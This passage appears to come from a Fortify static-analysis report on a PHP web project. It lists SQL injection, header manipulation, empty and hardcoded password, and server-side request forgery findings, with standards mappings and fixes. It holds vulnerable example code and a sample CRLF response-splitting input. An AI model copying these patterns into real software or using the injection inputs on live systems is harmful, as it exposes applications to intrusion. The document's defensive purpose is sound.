26. Control Objective 4.2 - Critical Asset Protection, Standards Mapping - Payment Card Industry Software Security Framework 1.0
27. Insecure Interaction - CWE ID 089, Standards Mapping - SANS Top 25 2009
28. Insecure Interaction - CWE ID 089, Standards Mapping - SANS Top 25 2010
29. Insecure Interaction - CWE ID 089, Standards Mapping - SANS Top 25 2011
30. APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.1
31. APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.10
32. APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.4
33. APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.5
34. APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.6
35. APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.7
36. APP3510 CAT I, APP3540.1 CAT I, APP3540.3 CAT II, Standards Mapping - Security Technical Implementation Guide Version 3.9
37. APSC-DV-002540 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.1
38. APSC-DV-002540 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.10
39. APSC-DV-002540 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.2
40. APSC-DV-002540 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.3
41. APSC-DV-002540 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.4
42. APSC-DV-002540 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.5
43. APSC-DV-002540 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.6
44. APSC-DV-002540 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.7
45. APSC-DV-002540 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.8
46. APSC-DV-002540 CAT I, APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.9
47. SQL Injection, Standards Mapping - Web Application Security Consortium 24 + 2
48. SQL Injection (WASC-19), Standards Mapping - Web Application Security Consortium Version

2.00

Instances

SQL Injection — Critical

Package: N/A

Instance	Analysis Info	Analyzer
ID 17406333 - php/login.php:12	**Sink:** mysqli_query() in php/login.php:12 **EnclosingMethod:** **Source:** Read $_POST['password'] in php/login.php:9	dataflow
ID 17406342 - php/login.php:19	**Sink:** mysqli_query() in php/login.php:19 **EnclosingMethod:** **Source:** Read $_POST['password'] in php/login.php:9	dataflow
ID 17406346 - php/login.php:12	**Sink:** mysqli_query() in php/login.php:12 **EnclosingMethod:** **Source:** Read $_POST['username'] in php/login.php:7	dataflow
ID 17406350 - php/login.php:19	**Sink:** mysqli_query() in php/login.php:19 **EnclosingMethod:** **Source:** Read $_POST['username'] in php/login.php:7	dataflow
ID 17406353 - php/login.php:12	**Sink:** mysqli_query() in php/login.php:12 **EnclosingMethod:** **Source:** Read $password in php/login.php:11	dataflow
ID 17406357 - php/login.php:19	**Sink:** mysqli_query() in php/login.php:19 **EnclosingMethod:** **Source:** Read $password in php/login.php:18	dataflow

6.2.1 Header Manipulation High

CWE-113
OWASP Top 10: A1
PCI 3.2: 6.5.1 Injection Flaws

Summary

The method in **attacker.php** includes unvalidated data in an HTTP response header on line **16**. This enables attacks such as cache-poisoning, cross-site scripting, cross-user defacement, page hijacking, cookie manipulation or open redirect.Including unvalidated data in an HTTP response header can enable cache-poisoning, cross-site scripting, cross-user defacement, page hijacking, cookie manipulation or open redirect.

Explanation

Header Manipulation vulnerabilities occur when:
1. Data enters a web application through an untrusted source, most frequently an HTTP request. In this case the data enters at in **attacker.php** at line **16**.

Even though the data in this case is a number, it is unvalidated and thus still considered malicious, hence the vulnerability is still reported but with reduced priority values.

2. The data is included in an HTTP response header sent to a web user without being validated. In this case the data is sent at **header()** in **attacker.php** at line **16**.

As with many software security vulnerabilities, Header Manipulation is a means to an end, not an end in itself. At its root, the vulnerability is straightforward: an attacker passes malicious data to a vulnerable application, and the application includes the data in an HTTP response header.

One of the most common Header Manipulation attacks is HTTP Response Splitting. To mount a successful HTTP Response Splitting exploit, the application must allow input that contains CR (carriage return, also given by %0d or \r) and LF (line feed, also given by %0a or \n)characters into the header. These characters not only give attackers control of the remaining headers and body of the response the application intends to send, but also allows them to create additional responses entirely under their control.

Many of today's modern application servers will prevent the injection of malicious characters into HTTP headers. For example, recent versions of PHP will generate a warning and stop header creation when new lines are passed to the `header()` function. If your version of PHP prevents setting headers with new line characters, then your application is not vulnerable to HTTP Response Splitting. However, solely filtering for new line characters can leave an application vulnerable to Cookie Manipulation or Open Redirects, so care must still be taken when setting HTTP headers with user input.

Example: The following code segment reads the location from an HTTP request and sets it in the header location field of an HTTP response.

```
<?php
$location = $_GET['some_location'];
...
header("location: $location");
?>
```

Assuming a string consisting of standard alpha-numeric characters, such as "index.html", is submitted in the request the HTTP response including this cookie might take the following form:

```
HTTP/1.1 200 OK
...
location: index.html
...
```

However, because the value of the location is formed of unvalidated user input the response will only maintain this form if the value submitted for `some_location` does not contain any CR and LF characters. If an attacker submits a malicious string, such as "index.html\r\nHTTP/1.1 200 OK\r\n...", then the HTTP response would be split into two responses of the following form:

```
HTTP/1.1 200 OK
...
location: index.html

HTTP/1.1 200 OK
...
```

Clearly, the second response is completely controlled by the attacker and can be constructed with any header and body content desired. The ability of attacker to construct arbitrary HTTP responses permits a variety of resulting attacks, including: cross-user defacement, web and browser cache poisoning, cross-site scripting and page hijacking.

Cross-User Defacement: An attacker will be able to make a single request to a vulnerable server that will cause the server to create two responses, the second of which may be misinterpreted as a response to a different request, possibly one made by another user sharing the same TCP connection with the server. This can be accomplished by convincing the user to submit the malicious request themselves, or remotely in situations where the attacker and the user share a common TCP connection to the server, such as a shared proxy server. In the best case, an attacker may leverage this ability to convince users that the application has been hacked, causing users to lose confidence in the security of the application. In the worst case, an attacker may provide specially crafted content designed to mimic the behavior of the application but redirect private information, such as account numbers and passwords, back to the attacker.

Cache Poisoning: The impact of a maliciously constructed response can be magnified if it is cached either by a web cache used by multiple users or even the browser cache of a single user. If a response is cached in a shared web cache, such as those commonly found in proxy servers, then all

users of that cache will continue receive the malicious content until the cache entry is purged. Similarly, if the response is cached in the browser of an individual user, then that user will continue to receive the malicious content until the cache entry is purged, although only the user of the local browser instance will be affected.

Cross-Site Scripting: Once attackers have control of the responses sent by an application, they have a choice of a variety of malicious content to provide users. Cross-site scripting is common form of attack where malicious JavaScript or other code included in a response is executed in the user's browser. The variety of attacks based on XSS is almost limitless, but they commonly include transmitting private data like cookies or other session information to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site. The most common and dangerous attack vector against users of a vulnerable application uses JavaScript to transmit session and authentication information back to the attacker who can then take complete control of the victim's account.

Page Hijacking: In addition to using a vulnerable application to send malicious content to a user, the same root vulnerability can also be leveraged to redirect sensitive content generated by the server and intended for the user to the attacker instead. By submitting a request that results in two responses, the intended response from the server and the response generated by the attacker, an attacker may cause an intermediate node, such as a shared proxy server, to misdirect a response generated by the server for the user to the attacker. Because the request made by the attacker generates two responses, the first is interpreted as a response to the attacker's request, while the second remains in limbo. When the user makes a legitimate request through the same TCP connection, the attacker's request is already waiting and is interpreted as a response to the victim's request. The attacker then sends a second request to the server, to which the proxy server responds with the server generated request intended for the victim, thereby compromising any sensitive information in the headers or body of the response intended for the victim.

Cookie Manipulation: When combined with attacks like Cross-Site Request Forgery, attackers may change, add to, or even overwrite a legitimate user's cookies.

Open Redirect: Allowing unvalidated input to control the URL used in a redirect can aid phishing attacks.

Execution

1. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

Recommendation

The solution to Header Manipulation is to ensure that input validation occurs in the correct places and checks for the correct properties.
Since Header Manipulation vulnerabilities occur when an application includes malicious data in its output, one logical approach is to validate data immediately before it leaves the application. However, because web applications often have complex and intricate code for generating responses dynamically, this method is prone to errors of omission (missing validation). An effective way to mitigate this risk is to also perform input validation for Header Manipulation.

Web applications must validate their input to prevent other vulnerabilities, such as SQL injection, so augmenting an application's existing input validation mechanism to include checks for Header Manipulation is generally relatively easy. Despite its value, input validation for Header Manipulation does not take the place of rigorous output validation. An application may accept input through a shared data store or other trusted source, and that data store may accept input from a source that

does not perform adequate input validation. Therefore, the application cannot implicitly rely on the safety of this or any other data. This means the best way to prevent Header Manipulation vulnerabilities is to validate everything that enters the application or leaves the application destined for the user.

The most secure approach to validation for Header Manipulation is to create a whitelist of safe characters that are allowed to appear in HTTP response headers and accept input composed exclusively of characters in the approved set. For example, a valid name might only include alpha-numeric characters or an account number might only include digits 0-9.

A more flexible, but less secure approach is known as blacklisting, which selectively rejects or escapes potentially dangerous characters before using the input. In order to form such a list, you first need to understand the set of characters that hold special meaning in HTTP response headers. Although the CR and LF characters are at the heart of an HTTP response splitting attack, other characters, such as ':' (colon) and '=' (equal), have special meaning in response headers as well.

Once you identify the correct points in an application to perform validation for Header Manipulation attacks and what special characters the validation should consider, the next challenge is to identify how your validation handles special characters. The application should reject any input destined to be included in HTTP response headers that contains special characters, particularly CR and LF, as invalid.

Many application servers attempt to limit an application's exposure to HTTP response splitting vulnerabilities by providing implementations for the functions responsible for setting HTTP headers and cookies that perform validation for the characters essential to an HTTP response splitting attack. Do not rely on the server running your application to make it secure. When an application is developed there are no guarantees about what application servers it will run on during its lifetime. As standards and known exploits evolve, there are no guarantees that application servers will also stay in sync.

References

1. Divide and Conquer: HTTP Response Splitting, Web Cache Poisoning Attacks, and Related Topics, A. Klein, http://www.packetstormsecurity.org/papers/general/whitepaper_httpresponse.pdf
2. HTTP Response Splitting, D. Crab, http://www.infosecwriters.com/text_resources/pdf/HTTP_Response.pdf
3. CWE ID 113, Standards Mapping - Common Weakness Enumeration
4. CCI-002754, Standards Mapping - DISA Control Correlation Identifier Version 2
5. SI, Standards Mapping - FIPS200
6. Indirect Access to Sensitive Data, Standards Mapping - General Data Protection Regulation
7. SI-10 Information Input Validation (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4
8. M8 Security Decisions Via Untrusted Inputs, Standards Mapping - OWASP Mobile Top 10 Risks 2014
9. A1 Unvalidated Input, Standards Mapping - OWASP Top 10 2004
10. A2 Injection Flaws, Standards Mapping - OWASP Top 10 2007
11. A1 Injection, Standards Mapping - OWASP Top 10 2010
12. A1 Injection, Standards Mapping - OWASP Top 10 2013
13. A1 Injection, Standards Mapping - OWASP Top 10 2017
14. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1
15. Requirement 6.3.1.1, Requirement 6.5.2, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2
16. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0

17. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0
18. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.1
19. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2
20. Requirement 6.5.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1
21. Control Objective 4.2 - Critical Asset Protection, Standards Mapping - Payment Card Industry Software Security Framework 1.0
22. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1
23. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.10
24. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4
25. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5
26. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6
27. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7
28. APP3510 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9
29. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.1
30. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.10
31. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.2
32. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.3
33. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.4
34. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.5
35. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.6
36. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.7
37. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.8
38. APSC-DV-002560 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.9
39. HTTP Response Splitting, Standards Mapping - Web Application Security Consortium 24 + 2
40. HTTP Response Splitting (WASC-25), Standards Mapping - Web Application Security Consortium Version 2.00

Instances

Header Manipulation — High

Package: N/A

Instance	Analysis Info	Analyzer
ID 17406356 - php/attacker.php:16	**Sink:** header() in php/attacker.php:16 **EnclosingMethod:** **Source:** Read $_SERVER['HTTP_ACCESS_CONTROL_REQUEST_HEADERS'] in php/attacker.php:16	dataflow

6.2.2 Password Management: Empty Password High

CWE-259
OWASP Top 10: A3
PCI 3.2: 6.3.1 Hardcoded Sensitive Information, 6.5.3 Insecure Cryptographic Storage, 8.2.1 Render authentication credentials unreadable

Summary

Empty passwords may compromise system security in a way that cannot be easily remedied.

Explanation

It is never a good idea to assign an empty string to a password variable. If the empty password is used to successfully authenticate against another system, then the corresponding account's security is likely compromised because it accepts an empty password. If the empty password is merely a placeholder until a legitimate value can be assigned to the variable, then it can confuse anyone unfamiliar with the code and potentially cause problems on unexpected control flow paths.
In this case an empty password was found in the call to in **smoke.json.php** at line **3**.

Example: The code below attempts to connect to a database with an empty password.

```
<?php
...
$connection = mysql_connect($host, 'scott', '');
...
?>
```

If the code in the Example succeeds, it indicates that the database user account "scott" is configured with an empty password, which can be easily guessed by an attacker. Even worse, once the program has shipped, updating the account to use a non-empty password will require a code change.

Execution

1. Avoid empty passwords in source code and avoid using default passwords.
2. When identifying null, empty, or hardcoded passwords, default rules only consider fields and variables that contain the word `password`. However, the Fortify Custom Rules Editor provides the Password Management wizard that makes it easy to create rules for detecting password management issues on custom-named fields and variables.

3. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

Recommendation

Always read stored password values from encrypted, external resources and assign password variables meaningful values. Ensure that sensitive resources are never protected with empty or null passwords.
Starting with Microsoft(R) Windows(R) 2000, Microsoft(R) provides Windows Data Protection Application Programming Interface (DPAPI), which is an OS-level service that protects sensitive application data, such as passwords and private keys [1].

References

1. Windows Data Protection, https://msdn.microsoft.com/en-us/library/ms995355.aspx
2. CWE ID 259, Standards Mapping - Common Weakness Enumeration
3. [13] CWE ID 287, [19] CWE ID 798, Standards Mapping - Common Weakness Enumeration Top 25 2019
4. CCI-000196, CCI-001199, CCI-003109, Standards Mapping - DISA Control Correlation Identifier Version 2
5. IA, Standards Mapping - FIPS200
6. Insufficient Data Protection, Standards Mapping - General Data Protection Regulation
7. SC-28 Protection of Information at Rest (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4
8. M2 Insecure Data Storage, Standards Mapping - OWASP Mobile Top 10 Risks 2014
9. A8 Insecure Storage, Standards Mapping - OWASP Top 10 2004
10. A8 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2007
11. A7 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2010
12. A6 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2013
13. A3 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2017
14. Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1
15. Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2
16. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0
17. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0
18. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.1
19. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2
20. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1
21. Control Objective 5.3 - Authentication and Access Control, Control Objective 6.3 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography, Standards Mapping - Payment Card Industry Software Security Framework 1.0
22. Porous Defenses - CWE ID 259, Standards Mapping - SANS Top 25 2009
23. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1
24. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.10
25. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4
26. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5
27. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6
28. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7
29. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9
30. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.1
31. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.10
32. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.2

33. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.3
34. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.4
35. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.5
36. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.6
37. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.7
38. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.8
39. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.9
40. Insufficient Authentication, Standards Mapping - Web Application Security Consortium 24 + 2
41. Insufficient Authentication (WASC-01), Standards Mapping - Web Application Security Consortium Version 2.00

Instances

Password Management: Empty Password — High

Package: N/A

Instance	Analysis Info	Analyzer
ID 17406340 - php/vendor/Aws/data/ds/2015-04-16/smoke.json.php:3	**Sink:** ArrayAccess in php/vendor/Aws/data/ds/2015-04-16/smoke.json.php:3 **EnclosingMethod:**	structural

6.2.3 Password Management: Hardcoded Password High

CWE-798, CWE-259
OWASP Top 10: A3
PCI 3.2: 6.3.1 Hardcoded Sensitive Information, 6.5.3 Insecure Cryptographic Storage, 8.2.1 Render authentication credentials unreadable

Summary

Hardcoded passwords could compromise system security in a way that cannot be easily remedied.

Explanation

It is never a good idea to hardcode a password. Not only does hardcoding a password allow all of the project's developers to view the password, it also makes fixing the problem extremely difficult. Once the code is in production, the password cannot be changed without patching the software. If the account protected by the password is compromised, the owners of the system will be forced to choose between security and availability.In this case the password was used to access a resource at in **sql.php** at line **32**.

Example: The following code uses a hardcoded password to connect to a database:

```
...
$link = mysql_connect($url, 'scott', 'tiger');
if (!$link) {
die('Could not connect: ' . mysql_error());
}
...
```

This code will run successfully, but anyone who has access to it will have access to the password. Once the program has shipped, there is likely no way to change the database user "scott" with a password of "tiger" unless the program is patched. An employee with access to this information could use it to break into the system.

Execution

1. When identifying null, empty, or hardcoded passwords, default rules only consider fields and variables that contain the word `password`. However, the Fortify Custom Rules Editor provides the Password Management wizard that makes it easy to create rules for detecting password management issues on custom-named fields and variables.

2. Due to the dynamic nature of PHP, you may see a large number of findings in PHP library files. Consider using a filter file to hide specific findings from view. For instructions on creating a filter file, see Advanced Options in the Fortify Static Code Analyzer User Guide.

Recommendation

Passwords should never be hardcoded and should generally be obfuscated and managed in an external source. Storing passwords in plaintext anywhere on the system allows anyone with sufficient permissions to read and potentially misuse the password.
Some third-party products claim the ability to manage passwords in a more secure way. For a secure solution, the only viable option today appears to be a proprietary one that you create.

References

1. CWE ID 259, CWE ID 798, Standards Mapping - Common Weakness Enumeration
2. [13] CWE ID 287, [19] CWE ID 798, Standards Mapping - Common Weakness Enumeration Top 25 2019
3. CCI-000196, CCI-001199, CCI-002367, CCI-003109, Standards Mapping - DISA Control Correlation Identifier Version 2
4. IA, Standards Mapping - FIPS200
5. Insufficient Data Protection, Standards Mapping - General Data Protection Regulation
6. SC-28 Protection of Information at Rest (P1), Standards Mapping - NIST Special Publication 800-53 Revision 4
7. M2 Insecure Data Storage, Standards Mapping - OWASP Mobile Top 10 Risks 2014
8. A8 Insecure Storage, Standards Mapping - OWASP Top 10 2004
9. A8 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2007
10. A7 Insecure Cryptographic Storage, Standards Mapping - OWASP Top 10 2010
11. A6 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2013
12. A3 Sensitive Data Exposure, Standards Mapping - OWASP Top 10 2017
13. Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.1
14. Requirement 6.3.1.3, Requirement 6.5.8, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 1.2
15. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.4, Standards Mapping - Payment Card Industry Data Security Standard Version 2.0
16. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.0
17. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.1
18. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2
19. Requirement 6.3.1, Requirement 6.5.3, Requirement 8.2.1, Standards Mapping - Payment Card Industry Data Security Standard Version 3.2.1
20. Control Objective 5.3 - Authentication and Access Control, Control Objective 6.3 - Sensitive Data Protection, Control Objective 7 - Use of Cryptography, Standards Mapping - Payment Card Industry Software Security Framework 1.0
21. Porous Defenses - CWE ID 259, Standards Mapping - SANS Top 25 2009
22. Porous Defenses - CWE ID 798, Standards Mapping - SANS Top 25 2010
23. Porous Defenses - CWE ID 798, Standards Mapping - SANS Top 25 2011
24. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.1
25. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.10
26. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.4
27. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.5
28. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.6
29. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.7
30. APP3210.1 CAT II, APP3340 CAT I, APP3350 CAT I, Standards Mapping - Security Technical Implementation Guide Version 3.9
31. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.1

32. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.10
33. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.2
34. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.3
35. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.4
36. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.5
37. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.6
38. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.7
39. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.8
40. APSC-DV-001740 CAT I, APSC-DV-002330 CAT II, APSC-DV-003110 CAT I, APSC-DV-003270 CAT II, APSC-DV-003280 CAT I, Standards Mapping - Security Technical Implementation Guide Version 4.9
41. Insufficient Authentication, Standards Mapping - Web Application Security Consortium 24 + 2
42. Insufficient Authentication (WASC-01), Standards Mapping - Web Application Security Consortium Version 2.00

Instances

Password Management: Hardcoded Password — High

Package: N/A

Instance	Analysis Info	Analyzer
ID 17406345 - php/sql.php:32	**Sink:** FieldAccess: $mysql_password in php/sql.php:32 **EnclosingMethod:**	structural

6.2.4 Server-Side Request Forgery

High

CWE-918
OWASP Top 10: A5
PCI 3.2: 6.5.8 Improper Access Control

Summary

The function **curl_setopt()** on line **4** initiates a network connection to a third-party system using user-controlled data for resource URI. An attacker may leverage this vulnerability to send a request on behalf of the application server since the request will originate from the application server internal IP.The application initiates a network connection to a third-party system using user-controlled data to craft the resource URI.

Explanation

A Server-Side Request Forgery occurs when an attacker may influence a network connection made by the application server. The network connection will originate from the application server internal IP and an attacker will be able to use this connection to bypass network controls and scan or attack internal resources that are not otherwise exposed.
In this case **curl_setopt()** is called in **check.php** at line **4**.

Even though the data in this case is a number, it is unvalidated and thus still considered malicious, hence the vulnerability is still reported but with reduced priority values.

Example: In the following example, an attacker will be able to control the URL the server is connecting to.

```
$url = $_GET['url'];
$c = curl_init();
curl_setopt($c, CURLOPT_POST, 0);
curl_setopt($c,CURLOPT_URL,$url);
$response=curl_exec($c);
curl_close($c);
```

The ability of the attacker to hijack the network connection will depend on the specific part of the URI that he can control and on libraries used to stablish the connection. For example, controlling the URI scheme will let the attacker use protocols different from `http` or `https` like:

- up://
- ldap://
- jar://
- gopher://
- mailto://
- ssh2://
- telnet://
- expect://

An attacker will be able to leverage this hijacked network connection to perform the following attacks:

- Port Scanning of intranet resources.
- Bypass firewalls.
- Attack vulnerable programs running on the application server or on the Intranet.
- Attack internal/external web applications using Injection attacks or CSRF.
- Access local files using file:// scheme.
- On Windows systems, file:// scheme and UNC paths can allow an attacker to scan and access internal shares.
- Perform a DNS cache poisoning attack.

Recommendation

Do not establish network connections based on user-controlled data and ensure that the request is being sent to the expected destination. If user data is necessary to build the destination URI, use a level of indirection: create a list of legitimate resource names that a user is allowed to specify, and only allow the user to select from the list. With this approach the input provided by the user is never used directly to specify the resource name.
In some situations this approach is impractical because the set of legitimate resource names is too large or too hard to keep track of. Programmers often resort to blacklisting in these situations. Blacklisting selectively rejects or escapes potentially dangerous characters before using the input. However, any such list of unsafe characters is likely to be incomplete and will almost certainly become out of date. A better approach is to create a whitelist of characters that are allowed to appear in the resource name and accept input composed exclusively of characters in the approved set.

Also, if required, make sure that the user input is only used to specify a resource on the target system but that the URI scheme, host, and port is controlled by the application. This way the damage that an attacker is able to do will be significantly reduced.

References

